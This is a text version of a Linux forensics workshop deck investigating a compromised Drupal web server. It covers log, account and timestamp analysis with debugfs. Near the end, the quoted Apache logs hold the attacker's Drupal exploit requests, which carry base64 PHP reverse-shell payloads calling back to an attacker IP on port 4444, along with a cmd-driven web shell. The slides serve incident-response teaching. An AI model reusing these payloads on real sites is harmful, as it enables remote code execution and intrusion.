



PERFORMING LINUX FORENSIC ANALYSIS AND WHY YOU SHOULD CARE!



Ali Hadi

Professor at Champlain College
{Computer and Digital Forensics, Cybersecurity}

@binaryzOne



PROJECT TEAM...

Brendan Brown

Digital Forensics and Cybersecurity
Student at Champlain College,
[@0x_brendan](https://twitter.com/0x_brendan)

Mariam Khader

Cybersecurity and Digital Forensics
Ph.D. Candidate, PSUT,
[@MariamKhader118](https://twitter.com/MariamKhader118)

Also thanks to:

Alex Marvi [@MarviMalware](https://twitter.com/MarviMalware) and Victor Griswold [@vicgriswold](https://twitter.com/vicgriswold) for their contributions...



"Education never ends, Watson. It is a series of lessons, with the greatest for the last."

- Sherlock Holmes



CASES

- Two COMPROMISED, ONE THREAT ACTOR, & BEDTIME STORY -

#1

Compromised web server...

#2

Compromised HDFS Cluster...

#3

Threat Actor's system..

ATTACKS MAPPED TO MITRE ATT&CK FRAMEWORK...

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
9 items	10 items	14 items	7 items	24 items	9 items	13 items	6 items	10 items	22 items	9 items	13 items
Drive-by Compromise	Command-Line Interface	.bash_profile and .bashrc	Exploitation for Privilege Escalation	Binary Padding	Bash History	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Exploitation for Client Execution	Bootkit	Process Injection	Clear Command History	Brute Force	Browser Bookmark Discovery	Exploitation of Remote Services	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
Hardware Additions	Graphical User Interface	Browser Extensions	Setuid and Setgid	Compile After Delivery	Credential Dumping	File and Directory Discovery	Clipboard Data	Connection Proxy	Data Encrypted	Defacement	
Spearphishing Attachment	Local Job Scheduling	Create Account	Sudo	Disabling Security Tools	Credentials in Files	File and Directory Discovery	Remote File Copy	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Spearphishing Link	Scripting	Hidden Files and Directories	Sudo Caching	Execution Guardrails	Exploitation for Credential Access	Network Service Scanning	Remote Services	Data from Local System	Exfiltration Over Alternative Protocol	Disk Structure Wipe	
Spearphishing via Service	Source	Kernel Modules and Extensions	Valid Accounts	Exploitation for Defense Evasion	Input Capture	Network Sniffing	SSH Hijacking	Data from Network Shared Drive	Custom Cryptographic Protocol	Endpoint Denial of Service	Firmware Corruption
Supply Chain Compromise	Space after Filename	Web Shell	File Deletion	Network Sniffing	Password Policy Discovery	Third-party Software	Data from Network Shared Drive	Data from Removable Media	Data Encoding	Exfiltration Over Command and Control Channel	Inhibit System Recovery
Trusted Relationship	Third-party Software	Local Job Scheduling	File Permissions Modification	Private Keys	Permission Groups Discovery	Data Staged	Domain Fronting	Data Obfuscation	Exfiltration Over Other Network Medium	Network Denial of Service	Resource Hijacking
Valid Accounts	Trap	Port Knocking	Hidden Files and Directories	Two-Factor Authentication Interception	Process Discovery	Remote System Discovery	Domain Generation Algorithms	Domain Obfuscation	Exfiltration Over Physical Medium	Runtime Data Manipulation	
	User Execution	Redundant Access	HISTCONTROL		System Information Discovery	Input Capture	Fallback Channels	Exfiltration Over Physical Medium	Scheduled Transfer	Stored Data Manipulation	
		Setuid and Setgid	Indicator Removal from Tools		System Network Configuration Discovery	Screen Capture	Multi-hop Proxy	Multi-Stage Channels		Transmitted Data Manipulation	
		System Service	Indicator Removal on Host		System Network Connections Discovery		Multiband Communication	Multilayer Encryption			
		Trap	Install Root Certificate		System Owner/User Discovery		Port Knocking	Port Knocking			
		Valid Accounts	Masquerading				Remote Access Tools	Remote File Copy			
		Web Shell	Obfuscated Files or Information				Standard Application Layer Protocol	Standard Application Layer Protocol			
			Port Knocking				Standard Cryptographic Protocol	Standard Cryptographic Protocol			
			Process Injection				Standard Non-Application Layer Protocol	Standard Non-Application Layer Protocol			
			Redundant Access				Uncommonly Used Port	Uncommonly Used Port			
			Rootkit				Web Service	Web Service			
			Scripting								
			Space after Filename								
			Timestomp								
			Valid Accounts								
			Web Service								



CASE #1: WEBSERVER BRIEF...

- ✗ Web Server Environment (Apache)
- ✗ Web Application (drupal)
- ✗ Used for local team
- ✗ Unusual activity was noticed during last week (2nd week of Oct. 2019)

NAVIGATION...

- ✗ Understanding how to navigate the system and where to look, is one key to the success of your investigation...
- ✗ The presentation will walk through the cases covered and where to focus and why, in other words (*learning while investigating*)...
 - Also answer the questions we provided in the workshop!

PROTECT YOUR EVIDENCE...

- ✗ Search might tamper evidence ...
 - find → stat()

Disable FS **atime**:

Option #1:

```
$ sudo mount -o remount,noatime /dev/....
```

Option #2:

```
$ mkdir /mnt/extdrv/rootvol  
$ rootvol=/mnt/extdrv/rootvol  
$ sudo mount --bind / $rootvol  
$ sudo mount -o remount,ro $rootvol
```

```
/  
|   bin -> usr/bin  
|   boot  
|   dev  
|   etc  
|   home  
|   lib -> usr/lib  
|   lib32 -> usr/lib32  
|   lib64 -> usr/lib64  
|   libx32 -> usr/libx32  
|   lost+found  
|   media  
|   mnt  
|   opt  
|   proc  
|   root  
|   run  
|   sbin -> usr/sbin  
|   srv  
|   sys  
|   tmp  
|   usr  
|   var  
  
22 directories  
root@kali:~# ~
```

FILE HIERARCHY STANDARD



Everything in Linux is a file, and all files exist under the root directory, “/”.

PROCESSES TREE...

```

systemd
├── ModemManager--2*[{ModemManager}]
├── NetworkManager--2*[{NetworkManager}]
├── accounts-daemon--2*[{accounts-daemon}]
├── colord--2*[{colord}]
├── cron
├── dbus-daemon
├── gdm3--gdm-session-wor--gdm-x-session--Xorg--[Xorg]
│   ├── gnome-keyring-d--3*[{gnome-keyring-d}]
│   ├── sshd--sshd--bash--pstree
│   └── systemd--(sd-pam)
│       ├── gvfsd-fuse--5*[{gvfsd-fuse}]
│       ├── gvfsd-metadata--2*[{gvfsd-metadata}]
│       ├── pulseaudio--2*[{pulseaudio}]
│       ├── tracker-store--4*[{tracker-store}]
│       └── xdg-permission--2*[{xdg-permission-}]
└── systemd--(sd-pam)
├── systemd-journal
├── systemd-logind
├── systemd-udevd
└── udisksd--4*[{udisksd}]
wpa_supplicant

```



MOUNTED DEV/VOL...

TARGET	SOURCE	FSTYPE	OPTIONS
/	/dev/dm-0	ext4	rw,noatime,errors=remount-ro,data=ordered
/sys	sysfs	sysfs	rw,nosuid,nodev,noexec,relatime
-/sys/fs/cgroup		tmpfs	rw,relatime,size=4k,mode=755
-/sys/fs/cgroup/systemd	systemd	cgroup	rw,nosuid,nodev,noexec,relatime,name=systemd
-/sys/fs/fuse/connections		fusectl	rw,relatime
-/sys/kernel/debug		debugfs	rw,relatime
-/sys/kernel/security		securityfs	rw,relatime
-/sys/fs/pstore		pstore	rw,relatime
-/proc	proc	proc	rw,nosuid,nodev,noexec,relatime
-/dev	udev	devtmpfs	rw,relatime,size=1021912k,nr_inodes=215050,mode=755
-/dev/pts		devpts	rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000
-/run		tmpfs	rw,nosuid,noexec,relatime,size=206384k,mode=755
-/run/lock		tmpfs	rw,nosuid,nodev,noexec,relatime,size=5120k
-/run/shm		tmpfs	rw,nosuid,nodev,relatime
-/run/user		tmpfs	rw,nosuid,nodev,noexec,relatime,size=102400k,mode=755
-/boot	/dev/sda1	ext2	rw,relatime
-/var/mail/rootvol	/dev/dm-0	ext4	ro,relatime,errors=remount-ro,data=ordered

HUNT USERS...

Checking for suspicious user account entries...

```
$ cat /etc/passwd
```

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/bin/bash
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
php:x:999:999::/usr/php:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Timestamps using debugfs

```
$ sudo debugfs -R 'stat <1835260>' /dev/....
```

```
Inode: 1835260  Type: regular  Mode: 0644  Flags: 0x80000
Generation: 1712021864  Version: 0x00000000:00000001
User: 0  Group: 0  Size: 1413
File ACL: 0  Directory ACL: 0
Links: 1  Blockcount: 8
Fragment: Address: 0  Number: 0  Size: 0
ctime: 0x5d987b1e:a3391614 -- Sat Oct 5 13:14:38 2019
atime: 0x5d987b2f:cc3b1d0c -- Sat Oct 5 13:14:55 2019
mtime: 0x5d987b1e:a244f214 -- Sat Oct 5 13:14:38 2019
crttime: 0x5d987b1e:a244f214 -- Sat Oct 5 13:14:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):2222110
```

HUNT GROUPS...

Checking for suspicious group entries...

```
$ tail -n 4 /etc/group
```

```
postfix:x:114:  
postdrop:x:115:  
postgres:x:116:  
php:x:999:
```

```
$ grep -E 'mail|php' /etc/group
```

```
sudo:x:27:php,mail  
audio:x:29:  
dip:x:30:vulnosadmin  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:
```

Timestamps using debugfs

```
$ sudo debugfs -R 'stat <1835269>' /dev/....
```

```
Inode: 1835269 Type: regular Mode: 0644 Flags: 0x80000  
Generation: 1712021789 Version: 0x00000000:00000001  
User: 0 Group: 0 Size: 821  
File ACL: 0 Directory ACL: 0  
Links: 1 Blockcount: 8  
Fragment: Address: 0 Number: 0 Size: 0  
ctime: 0x5d9879de:a3397398 -- Sat Oct 5 13:09:18 2019  
atime: 0x5d987af1:1337e768 -- Sat Oct 5 13:13:53 2019  
mtime: 0x5d9879de:a2454f98 -- Sat Oct 5 13:09:18 2019  
crttime: 0x5d9879de:a2454f98 -- Sat Oct 5 13:09:18 2019  
Size of extra inode fields: 28  
EXTENTS:  
(0):2222107
```

FILE HUNTING...

Searching for files that had their metadata changed within the last 5 days...

```
$ find / -ctime +1 -ctime -5
```

home dir?

```
/usr  
/usr/php  
/usr/php/.profile  
/usr/php/.bashrc  
/usr/php/.bash_logout
```

Expected based on prev. analysis

```
/root  
/root/.viminfo  
/etc/gshadow  
/etc/group  
/etc/group-  
/etc/passwd-  
/etc/passwd  
/etc/gshadow-  
/etc/shadow-
```

What's this?

```
/var/www/html/jabc/scripts  
/var/www/html/jabc/scripts/update.php  
/var/mail  
/var/mail/.cache  
/var/mail/.cache/motd.legal-displayed  
/var/lib/mysql/ibdata1  
/var/lib/php5  
/var/lib/postgresql/9.3/main/pg_stat  
/var/lib/ureadahead/boot.pack  
/var/lib/ureadahead/pack  
/var/lib/sudo  
/var/lib/sudo/mail/1  
/var/log/faillog
```

Failed login attempts?

HUNT CLI HISTORY...

Checking user `.bash_history` file for commands executed (+order of execution)...

`$ history`

Basic compromise checks

Why vim to passwd?

Web dir?

Password changed?

What's 37292.c ??!!
(check it later)

```
1 poweroff
2 whoami
3 id
4 pwd
5 vim /etc/passwd
6 ll
7 vim flag.txt
8 cat .psql history
9 cd /var/www/html/
10 ll
11 cd jabc
12 ll
13 cat .htaccess
14 ll
15 vim scripts/update.php
16 ls -lh scripts/
17 w
18 logout
19 vim /var/log/lastlog
20 logout
21 passwd php
22 logout
23 cd /tmp/
24 ll
25 rm 37292.c
26 cd
```

HUNT SUSPICIOUS DIR...

The /usr/php directory details...

```
$ sudo debugfs -R 'stat <1835263>' /dev....
```

```
Inode: 1835263  Type: directory  Mode: 0755  Flags: 0x80000
Generation: 1712021741  Version: 0x00000000:00000004
User: 999  Group: 999  Size: 4096
File ACL: 0  Directory ACL: 0
Links: 2  Blockcount: 8
Fragment: Address: 0  Number: 0  Size: 0
ctime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
atime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
mtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
crttime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):7349914
```

Directory contents...

```
$ ls -lhat /usr/php
```

```
drwxr-xr-x  2 php  php  4.0K Oct  5 13:06 .
drwxr-xr-x 11 root root 4.0K Oct  5 13:06 ..
-rw-r--r--  1 php  php   220 Apr  9 2014 .bash_logout
-rw-r--r--  1 php  php   3.6K Apr  9 2014 .bashrc
-rw-r--r--  1 php  php   675 Apr  9 2014 .profile
```

HUNT LAST LOGGED USERS...

OR? Use debugfs...

Could be checked on a live system using:

\$ last

\$ w

\$ lastlog

\$ sudo last -f /var/log/wtmp

mail	pts/1	192.168.210.131	Sat Oct 5	13:23 - 13:24	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5	13:21 - 13:21	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5	13:18 - 13:19	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5	13:13 - 13:18	(00:04)

\$ sudo last -f /var/log/btmp

mail	ssh:notty	192.168.210.131	Sat Oct 5	13:20 - 00:06 (2+10:45)	
root	ssh:notty	192.168.210.131	Sat Oct 5	12:52 - 13:20 (00:28)	
root	ssh:notty	192.168.210.131	Sat Oct 5	12:52 - 12:52 (00:00)	
root	ssh:notty	192.168.210.131	Sat Oct 5	12:52 - 12:52 (00:00)	
root	ssh:notty	192.168.210.131	Sat Oct 5	12:52 - 12:52 (00:00)	
root	ssh:notty	192.168.210.131	Sat Oct 5	12:52 - 12:52 (00:00)	
root	ssh:nottv	192.168.210.131	Sat Oct 5	12:52 - 12:52 (00:00)	

HUNT LAST LOGGED USERS...

Dump the contents of wtmp / btmp:

```
$ sudo debugfs /dev/.....  
debugfs: cd /var/log  
debugfs: ls  
debugfs: imap <524275>  
debugfs: dump_inode wtmp /media/extdrv/case/wtmp.dump
```

debugfs command prompt...



Now we can do:

```
$ last -f wtmp.dump
```

HUNT FAILED LOGINS...

Checking for failed logins in the auth.log file...

```
$ sudo cat /var/log/auth.log
```

```
Oct  5 12:50:27 VulnOSv2 sshd[2260]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:27 VulnOSv2 sshd[2259]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:29 VulnOSv2 sshd[2260]: Failed password for root from 192.168.210.131 port 57572 ssh2
Oct  5 12:50:29 VulnOSv2 sshd[2259]: Failed password for root from 192.168.210.131 port 57570 ssh2
Oct  5 12:50:30 VulnOSv2 sshd[2253]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57564 ssh2]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57564 ssh2 [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:30 VulnOSv2 sshd[2253]: PAM service(sshd) ignoring max retries; 6 > 3
Oct  5 12:50:30 VulnOSv2 sshd[2251]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57562 ssh2]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57562 ssh2 [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:30 VulnOSv2 sshd[2251]: PAM service(sshd) ignoring max retries; 6 > 3
```

Bruteforce activity ...

But was it successful?!!!

MORE LOGIN HUNTING...

UID 0 for Web?!!!

Digging further reveals that our Apache user account (www-data) opened a session by root (uid=0)!

```
Oct  5 12:52:52 VulnOSv2 sshd[2372]: Connection closed by 192.168.210.131 [preauth]
Oct  5 13:00:01 VulnOSv2 CRON[2438]: pam_unix(cron:session): session opened for user www-data by (uid=0)
Oct  5 13:00:01 VulnOSv2 CRON[2438]: pam_unix(cron:session): session closed for user www-data
Oct  5 13:06:38 VulnOSv2 sudo:      root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo php
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new group: name=php, GID=999
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new user: name=php, UID=999, GID=999, home=/usr/php, shell=/bin/bash
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to group 'sudo'
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to shadow group 'sudo'
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
```



Then, useradd is used to add 'php' account to system with:

- ✗ Homedir → /usr/php
- ✗ Default shell → /bin/bash
- ✗ Copied skeleton files from → /etc/skel
- ✗ Added account to sudo group

AND THE HUNT GOES ON...

'mail' account changes and first time login!

Continuing the search within the auth.log file we find more answers to our Q(s)...

```
Oct  5 13:08:21 VulnOSv2 chsh[2536]: changed user 'mail' shell to '/bin/bash'  
Oct  5 13:09:01 VulnOSv2 CRON[2543]: pam_unix(cron:session): session opened for user root by (uid=0)  
Oct  5 13:09:01 VulnOSv2 CRON[2543]: pam_unix(cron:session): session closed for user root  
Oct  5 13:09:03 VulnOSv2 chpasswd[2558]: pam_smbpass(chpasswd:chauthtok): Failed to find entry for user mail.  
Oct  5 13:09:03 VulnOSv2 chpasswd[2558]: pam_unix(chpasswd:chauthtok): password changed for mail  
Oct  5 13:09:03 VulnOSv2 chpasswd[2558]: pam_smbpass(chpasswd:chauthtok): Failed to find entry for user mail.  
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to group 'sudo'  
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to shadow group 'sudo'  
Oct  5 13:13:53 VulnOSv2 sshd[2624]: Accepted password for mail from 192.168.210.131 port 57686 ssh2  
Oct  5 13:13:53 VulnOSv2 sshd[2624]: pam_unix(sshd:session): session opened for user mail by (uid=0)  
Oct  5 13:14:04 VulnOSv2 sudo:      mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -  
Oct  5 13:14:04 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)  
Oct  5 13:14:04 VulnOSv2 su[2721]: Successful su for root by root  
Oct  5 13:14:04 VulnOSv2 su[2721]: + /dev/pts/1 root:root  
Oct  5 13:14:04 VulnOSv2 su[2721]: pam_unix(su:session): session opened for user root by mail(uid=0)  
Oct  5 13:17:01 VulnOSv2 CRON[2789]: pam_unix(cron:session): session opened for user root by (uid=0)
```

- ✗ Changed 'mail' account's shell from nologin to `/bin/bash`
- ✗ Added 'mail' account to the `sudo` group
- ✗ First time we see 'mail' login and it was through `ssh`
- ✗ 'mail' switches to user 'root'

HUNT ACTOR'S IP ADDRESS...

Apache's error.log...

Searching through the error.logs file for our threat actor's IP address "192.168.210.131"...

```
[Sat Oct 05 11:41:58.641391 2019] [core:notice] [pid 1367] AH00094: Command line: '/usr/sbin/apache2'
PHP Notice: Use of undefined constant Lyo8P3BocAvKlv0lGvCm9y3XlG9yGluZywgTsgJLwID0gJESM14xNjguMjEwljEzMsC7ICRwb3J0ID0gNDQ0NDsgaWYKgcgkzIA9ICdzhJlyW1fc29ja2V0X2NsawUvdCpcIcyMglz2XnbGxhYmxlKCRmkSkgyeAk
ya9ICRmkC0j3Al6y79LglwFtp73HbvcnR91IkTcr3Xz3CsGuP3c3RyWfTzsgpBzDl0IsrZICvIc9gLa19Cdmkz9W4NksAmlBpc19jYwxSyz5gkzlkpIHsgJHmgPSAKz1gkaxAsICRwb3J0TksgJHnfhdhLwsza9ICdzhJlyW0n0yB91glmIcghJHmgJly
gkCrmiD0gJ3NvY2tldf9JcmVhdGUkSAJmBpc19jYwxSyz5gkzlkpIHsgJHmgPSAkz1hBrl9JtKvUlcBTT0NLX1NUkVbTsWgj09MX1RDUCK7ICRyZxmgsPSBac29ja2V0X2Nvb5Mly3QoJHmsICRpCcWgjhBvcnQpoBypZiaOsryZxMphIhszG1lKck7Ih0gJhNfdhLwsza9IC
dzB2NzXq0yB91glmIcghJHnfhdwzKsgkeyBakw0J2v3HvNyT2ldCbm20yB91glmIcghJHmgPSBz9LlCdbdyB2NzXqNkTsgfSbzF20yB92GkrCz35CAnfIhsyPf2ZzSAnfTzogJgXlbiA9IgzyzWfKkcrLca0kTsgyJlyWst7Ghcz2UgJ3NvY2tld
C6e1Cr5wz4P9B2NzXrFcVmWhZcgkywngKct7GjyZwfR0yB91glmIcghJgxBlkigkeyBakw0A0TksfgsYAS91hvucgef - assumed byLy08P3BocAvKlv0lGvCm9y3XlG9yGluZywgTsgJlwID0gJesM14xNjguMjEwljezMsC7ICRwb3J0ID in Command line c
ode on line 1
PHP Notice: Use of undefined constant aygiTmxb1lIs1CrsZw4p0yAkbGvUiD0gJGfbj2xlbdyy0A9iccn0yB3aGlsZsAoc3RybvgukCrkIsA81crsZw4p0ihsgc3dpdGNoIcgk190eXBLSKb7IGnc2u9j3N0cmvhbsc6ICrIic49igzYzfWfkCrzLcAkbgvulXno
cmx1bg1kvp0yB1cnWhazsgyZFzZsAnC92ja2V0z0gJiglJ0gC29ja2V0X33lywQoJHmsICrsZw4tC3RybvgukCrkIsk7IGjyZwfR0yB91h0gJedMt0JBtfnbJ21z23Nv2ysnxsa91cr0yAkroPQkMu1snbxnsC92ja190eXBly0pBzla0Zh0zHw5zaW9
Ux2xvWYrlZCgnC3Vob3Npb1cPcyMgluaV9nXz0oJ3n1aGzaw4uZxhly3V0b3iuzglzWyszv9ldmfsJykpiHsgJhn1aGzaw5FylnlwYXnznPwnyZwf0zv9md5jdglvbgInjywGJip0yAk3Cv0b3Npb1l9ieXbhc3MoKtsfSblhnlHsgzXzbhCgkyik7Ih0gJg1kC7 - ass
umed 'aygiTmxb1lIs1CrsZw4p0yAkbGvUiD0gJGfbj2xlbdyy0A9iccn0yB3aGlsZsAoc3RybvgukCrkIsA81crsZw4p0ihsgc3dpdGNoIcgk190eXBLSKb7IGnc2u9j3N0cmvhbsc6ICrIic49igzYzfWfkCrzLcAkbgvulXno
cmx1bg1kvp0yB1cnWhazsgyZfjg0c29ja2V0X33lywQoJHmsICrsZw4tC3RybvgukCrkIsk7IGjyZwfR0yB91h0gJedMt0JBtfnbJ21z23Nv2ysnxsa91cr0yAkroPQkMu1snbxnsC92ja190eXBly0pBzla0Zh0zHw5zaW9
[Sat Oct 05 13:17:48.483527 2019] [:error] [pid 1789] [client 192.168.210.131:41888] PHP Notice: Undefined index: cmd in /var/www/html/jabc/scripts/update.php on line 2, referer: http://192.168.210.135/jabc/scr
ipts/
[Sat Oct 05 13:17:48.483593 2019] [:error] [pid 1789] [client 192.168.210.131:41888] PHP Warning: system(): Cannot execute a blank command in /var/www/html/jabc/scripts/update.php on line 2, referer: http://192
.168.210.135/jabc/scripts/
[Mon Oct 07 23:56:29.768492 2019] [mpm_prefork:notice] [pid 1317] AH00163: Apache/2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.14 configured -- resuming normal operations
[Mon Oct 07 23:56:29.768957 2019] [core:notice] [pid 1317] AH00094: Command line: '/usr/sbin/apache2'
```

Found some unusual entries:

- ✗ Weird long string of chars (probably BASE64)...
 - ✗ The added file ‘`update.php`’ was accessed but has errors...
 - ✗ The PHP “`system`” function was invoked but with errors too..

HUNT ACTOR'S IP ADDRESS...

Apache's access.log...

Big blob of chars sent in POST request!

```
192.168.210.131 - - [05/Oct/2019:12:37:50 +0200] "GET /jabc/?q=node/2 HTTP/1.1" 200 3746 "http://192.168.210.135/jabc/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "GET /jabc/ HTTP/1.1" 200 10822 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "GET /jabc/CHANGELOG.txt HTTP/1.1" 404 456 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&name%5b%23markup%5d=eval%28base64_decode%28Ly08P3BocCAvKiovIGVycm9yX3Jlc9ydgLyuZywKTsgJclwID0gZjE5M14xjguMjewLjEzMSc7ICRwb3J0ID0gNDQ0NDSgaWYgCkgzIa9ICdzdHJLYW1fc29ja2V0X2NsawVudCcpICYmIGlxZNbGxhYmxLkCrMksGkeyAcKyA9ICRmkCj0Y3A6Ly9TJGlfwTp7JHBvcnR91k7ICRzX3R5cGugPSAn3RyZwFtJzsgfSbpZlAo1sRzICymCgkZ1a9ICdmc29ja29wZM1XuSAm1jBpc19jYwxsYwZSgkZikpIHsgJHMgPSAkZlgkaXAsICRwb3J0KtsgJHnfldhLwZsa9ICdzdHJlyW0n0yB91GlmICghJHMgJ1YgkCRMID0gJ3NvY21ldf9jcmvhdgunkSAm1jBpc19jYwxsYwJzSgkZlpkIHsgJHMgPSAkZlh1R93TkvUlcBtt0lX1aNUUkVbTswgU09MX1RDUCK7ICRyZxmgsP8Ac29ja2V0X2Nbml5Y3QoJHMsICRcpCwgJHbvCnQpoBy8Pzla0isRyZxmPihsgZGllKck71H0gJHnfldhLwZsa9ICdzd2NrZxQnoyB91GlmICghJHnfldhLwZskgeyBkaWUoJ25vIHNvY2tldCbmW5jycp0y891GlmICghJHMpIHsgZGllKcdubyBzb2NrZxQnKtsgfsBzd2l0Y2ggKcrzX3R5cGupIhsyZf2zzsAn3RyZwFtJzogJgxlbIA9IGzyZwfKcrzLca0KtsgYnJlyws7IGNhC2UgJ3NvY2tldCc6ICRsZw4gPSBzb2NrZxRfcmvHzcGkcywgNck7IGjyZwFr0yB91GlmICghJgxlbikgeyBkaWUoTsgfsAkys9IhvUuZgkZ9jgC29ja2V0X3JlywQoJHMsICRszW4tc3RybGVuKcrkS7ICgyZwFr0yB91H0gJedmt0JBTFnbJ21Z3NvY2snXSA9ICRz0yAkR0xPQkFMU1snbXNnc29ja190eXblJ10gPSAkC190eXblOyBpZlAoZxh0Zw5zaWuX2vWrlzCnc3Vob3NpbicpICymIgluaV9nZXQoJ3N1aG9za4uZxhly3V0b3IuZglzYwJzsV9ldmFsJykpIHsgJHn1aG9zaW5fYnlwYXNzPwNyZwF0zV9mdw5jdGlvbignJywgJGip0yAk3vob3Npb19ieXbh3MoKtsgfsB8lbnlh1HsgZxhbcgkYik7Ih0gZGllKck7%29%3b&name%5b%23type%5d=markup HTTP/1.1" 200 13983 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=file/ajax/name/%23value/form-tggMqbwt3Cry53SwuIRNG_j_Fb_5N-cux23-NhVf0NrA HTTP/1.1" 200 1977 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:29 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=passthru&name%5b%23markup%5d=ph%20-%20%27eval%23base64_decode%28Ly08P3BocCAvKiovIGVycm9yX3Jlc9ydgLyuZywKTsgJclwID0gZjE5M14xjguMjewLjEzMSc7ICRwb3J0ID0gNDQ0NDSgaWYgCkgzIa9ICdzdHJLYW1fc29ja2V0X2NsawVudCcpICYmIGlxZNbGxhYmxLkCrMksGkeyAcKyA9ICRmkCj0Y3A6Ly9TJGlfwTp7JHBvcnR91k7ICRzX3R5cGugPSAn3RyZwFtJzsgfSbpZlAo1sRzICymCgkZ1a9ICdmc29ja29wZM1XuSAm1jBpc19jYwxsYwZSgkZikpIHsgJHMgPSAkZlgkaXAsICRwb3J0KtsgJHnfldhLwZsa9ICdzdHJlyW0n0yB91GlmICghJHMgJ1YgkCRMID0gJ3NvY21ldf9jcmvhdgunkSAm1jBpc19jYwxsYwJzSgkZlpkIHsgJHMgPSAkZlh1R93TkvUlcBtt0lX1aC91GlmICghJHMpIHsgZGllKcdubyBzb2NrZxQnKtsgfsBzd2l0Y2ggKcrzX3R5cGupIhsyZf2zzsAn3RyZwFtJzogJgxlbIA9IGzyZwfKcrzLca0KtsgYnJlyws7IGNhC2UgJ3NvY2tldCc6ICRsZw4gPSBzb2NrZxRfcmvHzcGkcywgNck7IGjyZwFr0yB91GlmICghJgxlbikgeyBkaWUoTsgfsAkys9IhvUuZgkZ9jgC29ja2V0X3JlywQoJHMsICRszW4tc3RybGVuKcrkS7ICgyZwFr0yB91H0gJedmt0JBTFnbJ21Z3NvY2snXSA9ICRz0yAkR0xPQkFMU1snbXNnc29ja190eXblJ10gPSAkC190eXblOyBpZlAoZxh0Zw5zaWuX2vWrlzCnc3Vob3NpbicpICymIgluaV9nZXQoJ3N1aG9za4uZxhly3V0b3IuZglzYwJzsV9ldmFsJykpIHsg